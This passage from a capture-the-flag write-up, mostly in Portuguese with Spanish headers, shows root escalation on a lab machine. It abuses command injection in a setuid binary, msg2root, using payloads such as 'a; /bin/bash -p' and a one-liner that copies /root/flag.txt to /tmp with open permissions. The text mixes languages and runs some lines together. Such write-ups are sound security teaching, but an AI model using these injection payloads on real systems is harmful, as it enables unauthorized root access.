strings /home/mike/msg2root
Resultado:
Message for root:/bin/echo %s >> /root/messages.txtVulnerabilidade:
- PATH Hijacking: Não é possível porque utiliza o caminho absoluto
/bin/echo. - Command Injection: Sim. O programa pega o texto que escrevemos (
%s) e o coloca dentro da string do comandosystem. Se colocarmos um ponto e vírgula (;), podemos quebrar o comando original e executar o nosso.
5.4.2 Exploração (Command Injection)
Sección titulada «5.4.2 Explotación (Command Injection)»O comando que o sistema executa é:
/bin/echo [NUESTRO_INPUT] >> /root/messages.txt
Se nossa entrada for test; /bin/sh -p, o comando resultante será:
/bin/echo test; /bin/sh -p >> /root/messages.txt
Isso executará o echo e, em seguida, abrirá um shell de root.
Passo a passo:
-
Executar o binário:
./msg2root -
Injetar o Payload: Quando solicitarmos 'Message for root:', escreveremos:
a; /bin/bash -p
Alternativa em uma linha (One-Liner):
echo "a; /bin/bash -p" | ./home/mike/msg2root5.4.3 Validação
Sección titulada «5.4.3 Validación»whoamiroot
5.5. CAPTURA DE FLAGS
Sección titulada «5.5. CAPTURA DE FLAGS»Como a shell interativa é instável, injetaremos um comando que leia a flag e a salve em /tmp com permissões abertas. Utilizaremos /bin/cat (absoluto) para evitar conflitos com o nosso exploit anterior.
Payload: a; /bin/cat /root/flag.txt > /tmp/flag.txt; chmod 777 /tmp/flag.txt #
Execução (One-Liner):
echo "a; /bin/cat /root/flag.txt > /tmp/flag.txt; chmod 777 /tmp/flag.txt #" | /home/mike/msg2root
5.5.1 Validação
Sección titulada «5.5.1 Validación»Verificaremos se o arquivo foi criado e pertence ao root:
ls -l /tmp/flag.txtResultado esperado (SUCESSO):
Se virmos -rwxrwxrwx 1 root root ..., o exploit funcionou.
IMPORTANTE: Utilizaremos /bin/cat (caminho absoluto) porque a variável PATH ainda tem /tmp no início e poderíamos executar nosso próprio exploit cat por erro em vez de ler o arquivo.

/bin/cat /tmp/flag.txt